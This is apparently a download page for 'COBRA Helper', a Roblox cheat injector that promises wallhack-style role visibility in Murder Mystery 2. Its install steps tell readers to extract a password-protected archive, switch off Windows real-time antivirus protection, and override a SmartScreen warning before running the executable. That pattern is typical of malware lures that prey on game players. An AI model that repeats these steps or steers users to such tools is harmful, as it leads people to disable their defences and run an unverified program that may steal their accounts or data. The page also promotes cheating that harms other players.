Screenshots
A look at the interface.

Murder Mystery 2 — see every role through walls.

Settings — configure it once and forget

Injector — one click, loaded in under a second. your way
A lightweight companion tool for Roblox. Clean interface, instant setup, and everything you need in one window — no bloat, no background noise.
Everything COBRA Helper gives you, in three points.
Starts in under a second and uses almost no memory while running.
Everything sits on one screen. No menus buried three levels deep.
New versions install themselves, so you are always on the latest build.
A look at the interface.
Four steps, about a minute.
Click the download button above and save CobraHelper.zip anywhere on your PC.
Right-click the archive → Extract All. Enter the password 2026. Do not run the tool from inside the archive.
Temporarily turn off real-time protection. Settings → Privacy & Security → Windows Security → Virus & threat protection → Manage settings This is required so the injector is not blocked during the first launch.
Open the folder and start CobraHelper.exe. Windows may show a SmartScreen warning — choose More info → Run anyway.
Start the game, then press Insert to open the tool. That's it.
Make sure Roblox is fully closed before running the tool. This ensures a safe and clean injection when you launch the game.
Same steps, but watch instead of read.